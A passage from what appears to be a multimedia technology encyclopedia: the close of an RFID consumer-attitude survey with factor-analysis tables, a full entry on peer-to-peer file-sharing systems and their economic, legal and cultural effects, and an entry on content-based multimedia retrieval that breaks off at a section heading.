I am enthusiastic about RFID.	v13	.720		
RFID technology appalls me.	v11	-.672		
RFID technology has many advantages for consumers.	v15	.662		
RFID technology depresses me.	v16	-.638		
RFID technology is fun.	v10	.576

Figure 3. Factor analysis for attitude toward products with RFID tags: Results (extracted factors, factor loadings, and item variance)

Item	Var.	Factor 1	Factor 2	Expl. Variance
I am enthusiastic about products with RFID tags.	v26	.929		29.65%
Products with RFID tags are fun.	v21	.768		
RFID tagged products have many advantages for consumers.	v27	.674		
I think the usefulness of products with RFID tags is greater than the usefulness of products with bar codes.	v20	.547		
I think using RFID tags instead of bar codes is a good idea.	v25		.775	56.74%
Products with RFID tags disgust me.	v24		-.691	
I think products with RFID tags make shopping easier.	v23		.644	
Products with RFID tags depress me.	v22		-.598	

The eight items that operationalize attitude in relation to products labeled with RFID tags (A_p) are shown in Figure 3. Again, they measure associated emotions (v21, v22, v24, v26) and cognitions (v20, v23, v25, v27) concerning products tagged with RFID labels.

Again, two factors were extracted explaining 56.74% of the variance of all variables entered into the model. No items had to be excluded, since all reached factor loadings >0.4. Therefore, the variables are well explained by the two extracted factors. Each of the two attitude factors consists of a balanced ratio of items, measuring both the affective and the cognitive component of attitude. Hence, the proposed attitude definition can be used to describe attitude toward RFID tagged products as well.

To examine the extent to which the items used can represent the constructs that needed to be operationalized, the measuring instrument is evaluated based on its convergence validity. Convergence validity measures the degree of conformance between the constructs and their respective measurements. With this objective, the coefficient alpha is computed. This coefficient provides information on how well the sum of single answers can be condensed to obtain a total tendency, whereby the maximum alpha value is one. The larger Cronbach's Alpha is, the better the validity of the entire scale. For this analysis, alpha values of 0.05 for A_{RFID} and of 0.51 for A_p were computed. For a compound scale to be regarded as sufficiently reliable, a minimum Alpha value of 0.7 is often required in the literature (Brosius, 2002). Hence, the Alpha values computed for both attitude factors are not satisfactory. The scales used therefore have only limited reliability. This suggests that the used items apparently do not sufficiently measure the attitude constructs. The limited construct validity should be examined again in a second study by means of an improved item scale.

SUMMARY OF RESULTS

As can be seen from the results that are included in Figures 1 and 2, two factors with eigenvalues greater than one could be extracted from the original variables. Contrary to the first definition, both attitude constructs are represented by two factors. Altogether, the factors obtained explain the variables used to a good degree, since satisfactory factor variances of 42.47% and 56.74%, were achieved respectively. We can therefore conclude that both consumer attitudes toward RFID technology (A_{RFID}) in general, and toward products labeled with RFID tags (A_p) are determined by affective and cognitive components concerning RFID. The results obtained here should, however, be observed critically due to the rather small convergence validity. However, this was the first survey attempting to determine and quantify how attitudes toward RFID are formed. The items pooled from related literature were not adequate to yield good results. Hence, further items need to be developed and tested in the future.

Despite these constraints, the survey provided new insights into the dimensionality of RFID. Firstly, the

Figure 4. Overall evaluation of RFID

All in all…	Variable	N	Mean value	Variance
…RFID technology appeals to me.	v45	346	4.26	2.716
…products with RFID tags appeal to me.	v46	346	3.87	2.453

attitude toward RFID technology is characterized by two factors that measured the emotions and the cognitions separately. From this it can be concluded that the attitude toward RFID technology of the consumers surveyed cannot be described by a single factor consisting of both affective and cognitive components, but two individual factors exist each of them describing one component. Secondly, as the study context is general, critics may argue that there could be differences in attitudes depending on the nature of the product. In order to find out which product or product group respondents had in mind during the survey, an open-ended question was asked at the end of the survey. Most of the consumers (55%) thought of food products. A future study should investigate the attitude toward RFID for specific products or product categories. Thirdly, at the end of the survey, consumers were asked for an overall evaluation of the RFID technology in general, and of RFID tagged products (Figure 4). The evaluation of products with RFID tags scored lowest with a mean value of 3.87 (again measured on a seven point scale: 1= strongly disagree, 7 = strongly agree). It is possible that consumers did not know the real difference between today's products with bar codes and future RFID tagged products. Furthermore, the answers spread widely around the mean value, as indicated by the high variance (2.453), also an indicator of the uncertainty of consumers about this topic.

RESUME AND FUTURE CHALLENGES

What implications do these findings have for the management and marketing of RFID technology and RFID tagged products? Companies who plan to use some means of RFID technology in direct contact with customers still have the possibility to emphasize consumer benefits, explain critical aspects, and invalidate typical criticisms. Consumer attitudes are mixed and mostly formed based on emotions; this finding possibly indicates that most consumers do not yet have a clear opinion about RFID due to a lack of knowledge. This implies a need to educate consumers about RFID. Companies could benefit, as consumers may favor buying RFID-enhanced products if they were to know more about the advantages of this technology.

For RFID to evoke positive attitudes in consumers, information and advertising should involve positive emotions, as results suggest that attitudes toward RFID are based separately on emotions and cognitions. Companies need to address the cognitive attitude component as well, since little is known by the average consumer today.

Nevertheless, consumers are starting to learn more about RFID. The information, however, seems to be rather diffused and not necessarily clear both in terms of context and content. Therefore, objective information is required. As print media are most commonly used by consumers to obtain information on this topic (30.5% of all survey respondents having heard of RFID obtained this information from print media), efforts to educate consumers should concentrate on objective press coverage.

In summary, the influences of this developing technology on consumer behavior have rarely been considered as a field of research. Thus, few studies are available currently. This short survey summary has provided some interesting insights into consumer attitudes as well as input on how and where to continue research in the future. RFID technology ought to be explored in more detail as it is advancing rapidly and becoming more visible in every day life. Analyzing the further developments of consumer attitudes and behavior toward this new technology should be an interesting research topic.

KEY TERMS

Affect: Reflects feelings regarding the attitude object and refers to the overall emotional response of a person toward the stimulus.

Attitude: Relatively permanent and long-term willingness to react in a consistently cognitive, affective, and conative way.

Behavior: Actions or reactions of an organism in relation to the environment.

Cognition: Knowledge or beliefs the person has about the attitude object and its important characteristics.

Optical Character Recognition (OCR): Involves computer software designed to translate images of typewritten text into machine-editable text, or to translate pictures of characters into a standard encoding scheme.

Radio Frequency Identification (RFID): A radio-supported identification technology typically operating by saving a serial number on a radio transponder that contains a microchip for data storage.

RFID Tag: Transponder carrying information usually attached to products that will generate a reply signal upon proper electronic interrogation sending the relevant information.

Stimulus: In psychology, anything effectively impinging upon any sense, including internal and external physical phenomena, the result of which is a response.

Content Sharing Systems for Digital Media

Jerald Hughes
University of Texas Pan-American, USA

Karl Reiner Lang
Baruch College of the City University of New York, USA

INTRODUCTION

In 1999, exchanges of digital media objects, especially files of music, came to constitute a significant portion of Internet traffic, thanks to a new set of technologies known as peer-to-peer (P2P) file-sharing systems. The networks created by software applications such as Napster and Kazaa have made it possible for millions of users to gain access to an extraordinary range of multimedia files. However, the digital product characteristics of portability and replicability have posed great challenges for businesses that have in the past controlled the markets for image and sound recordings.

'Peer-to-peer' is a type of network architecture in which the various nodes may communicate directly with other nodes, without having to pass messages through any central controlling node (Whinston, Parameswaran, & Susarla, 2001). The basic infrastructure of the Internet relies on this principle for fault tolerance; if any single node ceases to operate, messages can still reach their destination by rerouting through other still-functioning nodes. The Internet today consists of a complex mixture of peer-to-peer and client-server relationships, but P2P file-sharing systems operate as overlay networks (Gummadi, Saroiu, & Gribble, 2002) upon that basic Internet structure.

P2P file-sharing systems are software applications which enable direct communications between nodes in the network. They share this definition with other systems used for purposes other than file sharing, such as instant messaging, distributed computing, and media streaming. What these P2P technologies have in common is the ability to leverage the combined power of many machines in a network to achieve results that are difficult or impossible for single machines to accomplish. However, such networks also open up possibilities for pooling the interests and actions of the users so that effects emerge which were not necessarily anticipated when the network technology was originally created (Castells, 2000). In a narrow sense, P2P file-sharing systems refer to applications that exchange content over computer networks where the nodes act both as client and server machines, requesting and serving files (e.g., Kazaa, BitTorrent). In a wider sense, P2P file-sharing systems also include any application that lets peer users exchange digital content among themselves (e.g., YouTube, Flickr).

TECHNICAL FOUNDATIONS

P2P file-sharing systems function by integrating several digital technologies (see Table 1).

The first digital format for a consumer product was the music CD, introduced in the early 1980s. This format, Redbook Audio, encoded stereo sound files using a sample rate of 44.1 kHz and a sample bit depth of 16 bits. In Redbook Audio, a song 4 minutes long requires 42 megabytes of storage. Even at broadband speeds, downloading files of this size is impractical for many users, so effective compression is a necessary component of efficient file-sharing technology.

The breakthrough for file sharing audio files came from the MPEG (Motion Picture Experts Group) specification for digital video, via the Fraunhofer Institute in Erlangen, Germany, which used the MPEG-1 Layer 3 (thus, 'MP3') specification to develop the first standalone encoding algorithms for MP3 files. The MP3 encoding algorithm yields a compression ratio (lossy compression) for standard MP3 files of 11:1 from the original Redbook file. The nominal bitstream rate is 128 kilobits per second, although MP3 encoding tools now allow variable rates, up to 320 kbs. In MP3, a single song of 4 minutes length becomes available in relatively high-quality form in a digital file 'only' 4 megabytes in size.

While MP3s are the most popular for music, many other file types also appear in P2P networks, including .exe (for software), .zip, and many different formats for video, images, and books. Users with fast Internet

Table 1. Enabling technologies for P2P filesharing systems

Encoding for digital media	Music: MP3 (MPEG 1 Layer 3), AAC, WMA, OGG Movies and video: DivX (MPEG 4), Xvid
Multimedia systems and players	Software: Winamp, MusicMatch, RealPlayer, Quicktime Hardware: iPod, Zune, Archos, Media Center PC
Broadband Internet Access	DSL, cable modems, wi-fi, satellite, T1 or T3 lines, Internet 2
P2P filesharing software	Napster, Kazaa, BitTorrent, Grokster, Limewire, Soulseek, Bearshare, eMule

connections may use P2P networks to obtain uncompressed original digital content, stored as '.iso' disk images recorded directly from the source. The swift and nearly universal adoption of MP3 audio format has also driven the development of further supporting hardware in the form of stand-alone players such as the iPod, Zune, and many more. Support for MP3 and other digital media formats is now available in nearly every type of multimedia computing device, including desktops, laptops, PDAs, cellphones, car stereos, handheld gaming platforms, and dedicated 'media player' devices. The MPEG-4 video compression format has had an explosive effect on video file sharing, similar to that previously seen by the MP3 on audio file sharing.

Obtaining digital media files for one's player or viewer means either 'ripping' it oneself from the source, such as a CD or DVD, or finding it on a file-sharing network. P2P file-sharing applications create virtual networks which allow each participant to act as either a servant or a client, able to both receive and distribute files, often simultaneously. P2P software sets up the required communications and protocols for connecting to the virtual network, conducting searches, and managing file exchanges with other machines in the system.

P2P applications use metadata to allow keyword searches. Once a desired file is discovered, the P2P application establishes a direct link between the participating machines so the file can be downloaded. For original Napster, this involved a central index, maintained at Napster's server site, and a single continuous download from a single IP address. P2P users may share all, none, or some of the files on their hard drives. Sharing no files at all, a behavior known as 'free-riding' (Adar & Huberman, 2000), can degrade the performance of the network, but the effect is surprisingly small until a large majority of users are free-riding. For individual song downloads, using one-to-one download protocols works well, but for very large files, such as those used for digital movie files, the download can take hours, and may fail entirely if the servent leaves the network before transfer is complete. To solve this problem, P2P engines like BitTorrent allow users to download a single file from many users at once, thus leveraging not only the storage but also the bandwidth of many machines on the network. A similar technique is used by P2P systems which provide streaming media (not file downloads) in order to avoid the cost and limitations of single-server media delivery. As both the penetration of broadband service and the speed of such service continue to rise, the effectiveness of the P2P approach to large-file distribution also increases.

APPLICATIONS

P2P file-sharing systems have passed through several stages of development. The first generation, the original Napster, was closed by the courts because of copyright infringement. The second generation, widely used in tools such as Kazaa, reworked the architecture to allow for effective file discovery without the use of a central index. However, users themselves were exposed to legal sanctions, as the Recording Industry Association of America (RIAA) filed lawsuits against users who made files of music under copyright available to other network users. The third generation of P2P file-sharing tools involves a variety of added capabilities, including user anonymity, more efficient search, and the ability to share very large files. One prominent third-generation architecture is Freenet (Clarke, Sandberg, Wiley, & Hong, 2001), which provides some, but not perfect, anonymity through a protocol which obscures the source of data requests. During this course of evolution, some of the earlier generations of software have continued to develop and adapt alongside the succeeding newly introduced P2P software, both in the functionality of the file exchange mechanisms, and in the consideration of legal roadblocks. Limewire, for example, requires those downloading its software to explicitly pledge to not use its software to infringe copyright.

There is a distinction between the P2P network being used and the software client one employs to access the network. The networks are distinguished by their protocols, while the different clients present different software mechanisms and user interfaces to make use of those protocols. Thus, for example, the FastTrack network is used by Kazaa and iMesh, while the eDonkey network is used by eMule and now Morpheus (previously on FastTrack). The BitTorrent protocol presents a slightly different mechanism which reintroduces some centralizing features, in that it commonly employs a tracker, a communications server that is required in order to establish a link with BitTorrent data sources—although clients supporting decentralized, distributed tracking have also been developed, including the official (original) BitTorrent client, and others such as BitComet and Azureus. BitTorrent also relies upon a signature file called a 'torrent,' which a user must first acquire in order to search for the particular content file with which the signature is associated in the network; Web sites which list and index torrents (but not content), such as *mininova* and *ThePirateBay*, are thus necessary for keyword searches, since users have no other way of determining which precise signature is associated with the content they want.

The extraordinary popularity of user-generated digital media content has given rise to yet another phenomenon of file sharing, in the form primarily of video-clip sites such as YouTube. Such sites are actually throwbacks to a centralized architecture: users upload their content to the Web site, which then makes it available to any Internet user. However, the content available here is not nearly of the same technical quality in terms of resolution that one would typically find on Limewire or BitTorrent. Content aggregators such as YouTube do not provide direct downloads (although others do); instead, these providers typically provide streaming video at very low-quality resolution, in a small window, in highly compressed form, via a browser plug-in such as Flash.

Social networking sites such as MySpace and Facebook further blur the notion of what it means to share files on the Internet. In this case, digital media content, mostly music and video, can be made available by streaming or by download from a Web site which is created by a social-network member, but which is hosted by the social networking service provider that actually owns the hosting hardware and software. The multimedia tools and plug-ins now supported by such sites are extensive, sophisticated, and easy-to-use, providing numerous opportunities and means for members to share files.

Finally, online subcultures aiming to evade copyright regulation that are not generally visible to Internet users at large have developed in harder-to-access parts of the Internet referred to as the "Darknet" (Biddle, England, Peinado, & Willman, 2002). Dark areas can be created by hosting password-protected ftp (file transfer protocol) servers known only to a small circle of participants, by the creation of private IRC channels, and by the use generally of software that restricts access via passwords or encryption.

ECONOMIC IMPLICATIONS

The problems faced by media industry incumbents such as record companies in the face of widespread file sharing stem from the fundamental characteristics of their products in the information age. Digital music and video products are information goods, which economists (Choi, Stahl, & Whinston, 1997) point out are nonrival, in that one consumer's purchase of a copy of the good does not reduce the supply. This is radically different from the situation prior to the digital age, when content was inseparably bound to its carrying medium, typically a disk or tape. The powerful tools of digital storage, manipulation, and communication now in the hands of the consumers make replication and transmission of media content virtually costless. Applied on content sharing networks, these tools reverse the traditional economic relationships of supply and demand, in that files on P2P networks increase in supply as demand for them increases (Hughes & Lang, 2003). Users are thus presenting new challenges to the corporate value chain in the traditional media industry.

Faced with loss of content control due to users' abandonment of physical media, copyright owners are responding to these challenges with dozens of economic experiments in extracting value from creative work. The release of new music now may involve not just the album, but also CD and digital singles, iTunes and other downloads, ringtones, videos, subscriber-only content on the band's Web site, and various bundlings in different markets of the individual songs. The sale of products complementary to digital media files has proven enormously profitable for Apple in its cross-sales of the iPod and related hardware, and other technology companies such as Microsoft have moved to acquire a share of this lucrative market.

Content Sharing Systems and Copyright Issues

The legal conflict in digital media files turns on the meaning of copyright, and on the balance between intellectual property rights and fair use rights. Copyright law reserves the right to distribute a work to the copyright owner; thus someone who uploads copyrighted material to a content sharing site or network may be infringing on copyrights. However, copyright law is not solely for protecting intellectual property rights; its stated purpose in the U.S. Constitution is 'To promote the Progress of Science and useful Arts, by securing for limited Times to Authors and Inventors the exclusive Right to their respective Writings and Discoveries' (Article I, Section 8). Copyright law is thus intended to regulate access to copyrighted works for a limited period of time.

The legal picture surrounding digital media works is thus confused at best. In 1998 the U.S. passed the Digital Millennium Copyright Act (DMCA), which attempted to address copyright for digital information products, but the DMCA has since been criticized by some as unnecessarily reducing the scope of 'fair use' of digital media objects (Clark, 2002). In 'Sony Corp. of America v. Universal City Studios' in 1984, the courts had ruled that potentially infringing technologies which have substantial non-infringing uses (such as, today, P2P) cannot be deemed illegal per se, but this defense proved inadequate in 2005 to protect the Grokster P2P network from a lawsuit brought by MGM.[1] The key to this decision was the creation by the Supreme Court of a new copyright doctrine known as 'inducement,' encouraging others to infringe copyright. The legal situation is further complicated by the growing use by many artists of the Creative Commons license, which provides for a variable spectrum of rights reserved (see creativecommons.org for details).

In response to the problem of infringement, copyright owners in the entertainment industry have tried to use digital rights management (DRM) technologies to preserve copyrights. Tanaka (2001) recommends a strong reliance on DRM, in view of the legal justifications for allowing P2P file-sharing systems to continue to operate. But consumer response to DRM regimes of all types has been so clearly negative that at least one major record company, EMI, decided in 2007 to sell digital music tracks online without any DRM (Crampton, 2007).

SOCIAL/CULTURAL ISSUES

Content sharing systems reveal the power of digital network technologies in the hands of the general public. The result for entertainment industries has been 'disruptive innovation' (Bower & Christensen, 1995). A new generation of technology-empowered consumers has already learned to obtain and use entertainment content in ways very different from the past. These digital consumers self-organize on the Internet into fluid, ad hoc social networks with real economic and cultural power. Personal pages, blogs, e-mails, instant messages, and more now constitute a hyper-accelerated word-of-mouth channel which consumers can use to call attention to exciting new artists and releases, sample wide varieties of content they would never otherwise encounter, and in general collectively drive the evolution of modern entertainment. Increasingly, media companies exploit these P2P activities to boost awareness of their products.

In the 21st-century, media consumers employ digital media content as components in a constellation of cyber-signifiers of personal identity, which are made available to the world through content sharing systems. Even the choice of specific sharing software itself may have cultural significance for those familiar with the options available. As content sharing technologies continue to swiftly evolve, no doubt the social consequences will as well.

Table 2. Future Impacts of P2P Filesharing Systems

Status Quo	***Future Trends***
Centralized markets — four major record labels seeking millions of buyers for relatively homogeneous product, media market concentration, economies of scale	***Niche Markets*** *— thousands of music producers catering to highly specific tastes of smaller groups of users, market fragmentation, economies of specialization*
Planned, rational — corporate marketing decisions based on competitive strategies	***Self-organizing, emergent*** *–based on the collaborative and collective actions of millions of network users (digital community networks)*
Artifact-based — CD, SuperAudio CD, DVD	***Information-based*** *— MP3, iTunes, RealAudio, YouTube*
Economics of scarcity — supply regulated by record labels, physical production and distribution	***Economics of abundance*** *— P2P networks use demand to create self-reproducing supply the more popular a file is, the more available it becomes*
Mass distribution — traditional retail distribution channels, B2C (online shopping)	***P2P distribution*** *— direct user-to-user distribution via file-sharing networks (viral marketing)*
Centralized content control — product content based on the judgment of industry experts (A & R)	***Distributed content availability*** *— determined by collective judgment of users; any content can be made available*
Product-based revenues — retail sales of packaged CD's	***Service-based revenues*** *— subscription services, creation of secondary markets in underlying IT production and playback hardware and software*
Creator/consumer dichotomy — industry (stars, labels) creates music, buyer as passive consumer of finished product	***Creator/consumer convergence*** *— user has power, via networks, to participate in cultural process*

Table 2 summarizes some of the effects that we can expect from the continuing development and adoption of P2P file-sharing systems.

CONCLUSION

The entertainment industry is evolving in response to P2P networks use by its customers. Those digitally empowered customers have dramatic impacts on the value chain of multimedia products. P2P networks provide for easy storage and replication of the product. They also, through the collective filtering effect of millions of user choices, deeply affect the fate of media creations released into the culture. The changes wrought by P2P file-sharing systems are, and will continue to be, deep and pervasive.

KEY TERMS

Digital Rights Management (DRM): Technologies whose purpose is to restrict access to, and the possible uses of, digital media objects. Example: scrambling the data on a DVD disc to prevent unauthorized copying.

Free Riding: Using P2P file-sharing networks to acquire files by downloading, but without making any files on one's own machine, available to the network in return.

Killer App: A software application which is so popular that it drives the widespread adoption of a new technology. Example: desktop spreadsheet software was so effective that it made PCs a must-have technology for virtually all businesses.

Overlay Network: A software-enabled network which operates at the application layer of the TCP/IP protocols.

Servent: A node in a P2P file-sharing network which transfers a file to a user in response to a request.

Ripping: Converting an existing digital file to a compressed format suitable for exchange over P2P file-sharing networks. Example: converting Redbook audio to MP3 format.

Torrent: A small file used by BitTorrent-type P2P file-sharing systems to find servants for specific content files in the network.

Tracker: A computer which coordinates file distribution in BitTorrent-style P2P networks, which allow users to download one file from many machines at once.

ENDNOTE

Content-Based Multimedia Retrieval

Chia-Hung Wei
University of Warwick, UK

Chang-Tsun Li
University of Warwick, UK

INTRODUCTION

In the past decade, there has been rapid growth in the use of digital media, such as images, video, and audio. As the use of digital media increases, retrieval and management techniques become more important in order to facilitate the effective searching and browsing of large multimedia databases. Before the emergence of content-based retrieval, media was annotated with text, allowing the media to be accessed by text-based searching. Through textual description, media is managed and retrieved based on the classification of subject or semantics. This hierarchical structure, like yellow pages, allows users to easily navigate and browse, or search using standard Boolean queries. However, with the emergence of massive multimedia databases, the traditional text-based search suffers from the following limitations (Wei, Li, & *Wilson*, 2006):

Manual annotations require too much time and are expensive to implement. As the number of media in a database grows, the difficulty in finding desired information increases. It becomes infeasible to manually annotate all attributes of the media content. Annotating a 60-minute video, containing more than 100,000 images, consumes a vast amount of time and expense.

Manual annotations fail to deal with the discrepancy of subjective perception. The phrase, "an image says more than a thousand words," implies that the textual description is sufficient for depicting subjective perception. To capture all concepts, thoughts, and feelings for the content of any media is almost impossible.

Some media contents are difficult to concretely describe in words. For example, a piece of melody without lyric or irregular organic shape cannot easily be expressed in textual form, but people expect to search media with similar contents based on examples they provided.

In an attempt to overcome these difficulties, content-based retrieval employs content information to automatically index data with minimal human intervention.

APPLICATIONS

Content-based retrieval has been proposed by different communities for various applications. These applications include:

- **Medical diagnosis:** The medical community is currently developing picture archiving and communication systems (PACS), which integrate imaging modalities and interfaces with hospital and departmental information systems in order to manage the storage and distribution of images to radiologists, physicians, specialists, clinics, and imaging centers. A crucial requirement in PACS is to provide an efficient search function to access desired images. As images with the similar pathology-bearing regions can be found and interpreted, those images can be applied to aid diagnosis for image-based reasoning. For example, Wei and Li (2006) proposed a content-based retrieval system for locating mammograms with similar pathological characteristics.
- **Intellectual property:** Trademark image registration has applied content-based retrieval techniques to compare a new candidate mark with existing marks to ensure that there is no repetition. Copyright protection can also benefit from content-based retrieval as copyright owners are able to search and identify unauthorized copies of images on the Internet. For example, Jiang, Ngoa, and Tana (2006) developed a content-based system using adaptive selection of visual features for trademark image retrieval.
- **Broadcasting archives:** Every day, broadcasting companies produce a lot of audio-visual data. To

deal with these large archives, which can contain millions of hours of video and audio data, content-based retrieval techniques are used to annotate their contents and summarize the audio-visual data to drastically reduce the volume of raw footage. For example, Lopez and Chen (2006) developed a content-based video retrieval system to support news and sports retrieval.

- **Multimedia searching on the Internet:** Although a large amount of multimedia has been made available on the Internet for retrieval, existing search engines mainly perform text-based retrieval. To access the various media on the Internet, content-based search engines can assist users in searching the media with the most similar contents based on queries. For example, Khan (2007) designed a framework for image annotation and used ontology to enable content-based image retrieval on the Internet.

FRAMEWORK OF CONTENT-BASED RETRIEVAL SYSTEMS

The retrieval framework, as shown in Figure 1m can be divided into off-line feature extraction and online retrieval. In the off-line feature extraction, the contents of the data in the database are pre-processed, extracted and described with a feature vector, also called a descriptor. A feature vector for each datum is stored alongside with its corresponding audio/video/image data in the database. In the online retrieval, the user can submit a query example to the retrieval system to search for desired data. The similarities between the feature vectors of the query example and those of the data in the database are computed and ranked. Retrieval is conducted by applying an indexing scheme to provide an efficient way of searching the database. Finally, the system ranks the similarity and returns the data that are most similar to the query example. If the user is not satisfied with the initial search results, human-centered computing is introduced into an interactive search process. The user can provide relevance information to the retrieval system in order to search further (following the arrows on the dashed lines in Figure 1). This interactive search process can be repeated until the user is satisfied with the search results or unwilling to offer any further feedback.

For the design of content-based retrieval system, a designer needs to consider four aspects: feature extraction and representation, dimension reduction of feature, indexing, and query specifications, which will be introduced in the following sections.

FEATURE EXTRACTION AND REPRESENTATION

Representation of media needs to consider which features are most useful and meaningful for representing the contents of media, and which approaches can effectively code the attributes of the media. The features are typically extracted off-line so that efficient computation is not a significant issue, but large collections still need longer time to compute the features. Features of media content can be classified into low-level and high-level features.


Low-Level Features

Low-level features, such as color, shape, texture, object motion, loudness, power spectrum, bandwidth, and pitch, are extracted directly from media in the database (Liu, Zhang, Lu, & Ma, 2007). Features at this level are objectively derived from the media themselves, rather than referring to any external semantics. Features extracted at this level can answer queries such as “finding images with more than 20% distribution in blue and green color,” which might retrieve several images with blue sky and green grass, such as Picture 1. Many effective approaches to low-level feature extraction have been developed for various purposes (Feng et al., 2003; Russ, 2006).

High-Level Features

High-level features, which are also called semantic features, such as timbre, rhythm, instruments, and events, involve different degrees of semantics contained in the media. High-level features are supposed to deal with the semantic queries, such as the query “finding a picture of water” or “searching for Mona Lisa Smile.” The latter query contains higher-degree semantics than the former. As water in images displays the homogeneous texture represented in low-level features, such a query is easier to process. To retrieve the latter query, the retrieval system requires prior knowledge

Figure 1. A conceptual framework for content-based retrieval



that identifies that Mona Lisa is a woman, who is a specific character rather than any other woman in a painting. The difficulty in processing high-level queries arises from external knowledge with the description of low-level features, known as the semantic gap. The retrieval process requires a translation mechanism that can convert the query of "Mona Lisa Smile" into low-level features. Two possible solutions have been proposed to minimize the semantic gap (Liu et al., 2007). The first is automatic metadata generation to the media. Automatic annotation still involves the semantic concept and requires different schemes for various media. The second uses relevance feedback to allow the retrieval system to learn and understand the semantic context of a query operation. Feedback relevance is discussed in later this article.

DIMENSION REDUCTION OF FEATURE VECTOR

In an attempt to capture detailed information as much as possible, many multimedia databases contain large numbers of features. Such a feature-vector set is considered as high dimensionality. High dimensionality may cause the "curse of dimension" problem where the complexity and computational cost of the query increase exponentially with the number of dimensions (Bishop, 2006). Dimension reduction is a popular technique to overcome this problem and support efficient retrieval in large-scale databases. However, there is a trade-off between the efficiency obtained through dimension reduction and the completeness obtained through the information extracted. If each datum is represented by a smaller number of dimensions, the speed of retrieval is increased. However, some information may be lost. One of the most widely used techniques in multimedia retrieval is Principal Component Analysis (PCA). PCA is used to transform the original data of high dimensionality into a new coordinate system with low dimensionality, by finding data with high discriminating power. The new coordinate system removes the redundant data and the new set of data may better represent the essential information. Zuo, Zhang, and Wang (2006) proposed a bidirectional PCA method to reduce the dimensionality in feature vectors.

INDEXING

The retrieval system typically contains two mechanisms: similarity measure and multidimensional indexing. Similarity measure is used to find the most similar objects. Multidimensional indexing is used to accelerate the retrieval performance in the search process.

Similarity Measure

To measure the similarity, the general approach is to represent the data features as multidimensional points and then to calculate the distances between the corresponding multidimensional points. Selection of metrics has a direct impact on the performance of a retrieval system. Euclidean distance is the most common metric used to measure the distance between two points in multidimensional space. However, for some applications, Euclidean distance does not reflect human perceived similarity. A number of metrics, such as Mahalanobis Distance, Minkowski-Form Distance, Earth Mover's Distance, and Proportional Transportation Distance, have been proposed for specific purposes. Saha, Das, & Chanda (2007) presented a human perception based similarity measure which considers the matching of only a subset of features and overcomes the curses of dimensionality problem of Euclidean distance measure.

Multidimensional Indexing

A retrieval query on a database of multimedia with multidimensional feature vectors usually requires fast execution of search operations. To support such search operations, an appropriate multidimensional access method has to be used for indexing the reduced, but still high, dimensional feature vectors. Popular multidimensional indexing methods include KD-tree (Friedman, Bentley, & Finkel, 1977), R-tree (Guttman, 1984) and R*-tree (Beckmann, Kriegel, Schneider, & Seeger, 1990). These multidimensional indexing methods perform well with a limit of up to 20 dimensions. Kwok and Zhao (2006) applied the MB$^+$-tree as the basis for organizing the image data objects because MB$^+$-tree has been designed for query types in multimedia databases, such as the nearest-neighbor query.

RELEVANCE FEEDBACK

Relevance feedback was originally developed for improving the effectiveness of information retrieval systems. The main idea of relevance feedback is for the system to understand the user's information needs. For a given query, the retrieval system returns initial results based on predefined similarity metrics. Then, the user is required to identify the positive and/or negative search results that are relevant and/or irrelevant to the query. The system subsequently analyzes the features of the user's feedback using a learning approach and then returns refined results. Two important issues to be addressed are how to obtain relevance feedback in an interactive search process and how to make use of relevance feedback to understand the user's information needs. The first issue regarding how to obtain relevance feedback in an interactive search process requires an interactive interface and interactive modes. A user-friendly interface is a prerequisite in an interactive search. This interface not only displays the search results, but also provides an interactive mechanism to communicate with the user and convey relevance feedback. The ways of obtaining relevance feedback usually fall into the following modes:

- **Binary choice:** The user can only select the most similar image as the positive example;
- **Positive examples:** This mode requires the user to select all relevant images as the positive examples at each round;
- **Both positive and negative examples:** In addition to selecting positive examples, the user can also label completely irrelevant images as negative examples in order to remove other irrelevant images in the next search round; and
- **Degree of relevance for each retrieved image:** The degree of relevance for each retrieved image can be used to analyze the importance of image features, thereby inferring the search target.

The second issue concerns approaches to learning relevance feedback, such as when relevance feedback is submitted to the system, how the retrieval system can realize the user's information need by analyzing the relevance feedback and connect the user's information need with low-level features in order to improve the search results. Three relevance feedback approaches are query point movement, reweighting, and classification.

QUERY SPECIFICATIONS

Querying is used to search for a set of results with similar content to the specified examples. Based on the type of media, queries in content-based retrieval systems can be designed for several modes, such as query by sketch, query by painting (for video and image), query by singing (for audio), and query by example. In the querying, process users may be required to interact with the system in order to provide relevance feedback, a technique which allows users to grade the search results in terms of their relevance. This section will describe the typical query by example mode, and discuss the relevance feedback.

Query by Example

Queries in multimedia retrieval systems are traditionally performed by using an example or series of examples. The task of the system is to determine which candidates are the most similar to the given example. This design is generally termed as Query By Example (QBE) mode. The interaction starts with an initial selection of candidates. The initial selection can be randomly selected candidates or meaningful representatives selected according to specific rules. Subsequently, the user can select one of the candidates as an example and the system will return those results that are most similar to the example. However, the success of the query in this approach heavily depends upon the initial set of candidates. A problem exists in how to formulate the initial panel of candidates that contains at least one relevant candidate. This limitation has been defined as page zero problem (La Cascia et al., 1998). To overcome this problem, various solutions have been proposed for specific applications. For example, Sivic and Zisserman (2004) proposed a method that measures the reoccurrence of spatial configurations of view point invariant features to obtain the principal objects, characters, and scenes, which can be used as entry points for visual search.

FUTURE RESEARCH ISSUES AND TRENDS

Although remarkable progress has been made in content-based multimedia retrieval, there are still many challenging research problems. This section identifies and addresses some issues in the future research agenda.

Automatic Metadata Generation

Metadata (data about data) is the data associated with an information object for the purposes of description, administration, technical functionality and so on. Metadata standards have been proposed to support the annotation of multimedia content. Automatic generation of annotations for multimedia involves high-level semantic representation and machine learning to ensure accuracy of annotation. Content-based retrieval techniques can be employed to generate the metadata, which can be further used by the text-based retrieval.

Establishment of Standard Evaluation Paradigm and Test-Bed

The National Institute of Standards and Technology (NIST) has developed TREC (Text REtrieval Conference) as the standard test-bed and evaluation paradigm for the information retrieval community. In response to the research needs from the video retrieval community, the TREC released a video track in 2003, which became an independent evaluation (called TRECVID) (Smeaton, Over, & Kraaij, 2006). In music information retrieval, a formal resolution expressing a similar need was passed in 2001, requesting a TREC-like standard test-bed and evaluation paradigm (Pardo, 2007). The image retrieval community still awaits the construction and implementation of a scientifically valid evaluation framework and standard test bed.

Bridging the Semantic Gap

One of the main challenges in multimedia retrieval is bridging the gap between low-level representations and high-level semantics (Liu et al., 2007). The semantic gap exists because low-level features are more easily computed in the system design process, but high-level queries are used at the starting point of the retrieval process. The semantic gap is not only the conversion between low-level features and high-level semantics, but also the understanding of contextual meaning of the query involving human knowledge and emotion. Current research intends to develop mechanisms or models that directly associate the high-level semantic objects and representation of low-level features.

Long-Term Learning of Relevance Feedback

